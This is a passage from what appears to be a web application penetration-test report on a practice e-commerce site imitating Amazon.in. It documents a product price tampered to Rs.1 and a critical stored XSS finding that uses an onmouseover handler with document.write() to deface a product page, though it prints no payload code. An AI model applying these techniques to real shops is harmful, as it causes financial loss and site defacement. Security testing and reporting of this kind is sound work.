
The screenshot shows the Amazon.in product page for the 'Clack Mechanical Keyboard RGB'. The browser address bar shows 'aamazon.teamtvmf.info/product/8'. The top navigation bar includes the Amazon.in logo, delivery location (Kerala 695001), a search bar, and user account links. The product title is 'Clack Mechanical Keyboard RGB' with a 5-star rating and 6 reviews. The price is displayed as ₹1, with a green 'In Stock' label. Below the price are 'Add to Cart' and 'Buy Now' buttons. The product description mentions 'Hot-swappable tactile switches, per-key RGB, aluminium frame and detachable USB-C cable.' and lists bullet points: 'Standard (Land-based) 6 months - 1 year - FREE', 'Prime (Water-based) 1 month - 6 months', 'In stock - Ships from & sold by Aama Zone', and '1 year manufacturer warranty'. The 'Customer reviews' section shows a 'Write a review' form and three reviews from Rahul Verma, Suresh Kumar, and Neha Kapoor, all with 5-star ratings.

Product price tampered to Rs.1 on live storefront

Note: Impact: Attackers can set any product price to Rs.1, causing direct financial loss to the platform.

Finding 6 — Stored XSS: Product Description Defacement

OWASP: **A03:2021 — Injection** | Severity: **Critical** | Endpoint: **/product/9 & /api/products**



Navigating to `/product/9` triggered a pre-existing stored XSS payload in the product description. The payload used `onmouseover + document.write()` to completely replace the page with an attacker-controlled defacement.

Defacement page triggered on `/product/9` — Offenso Academy logo displayed

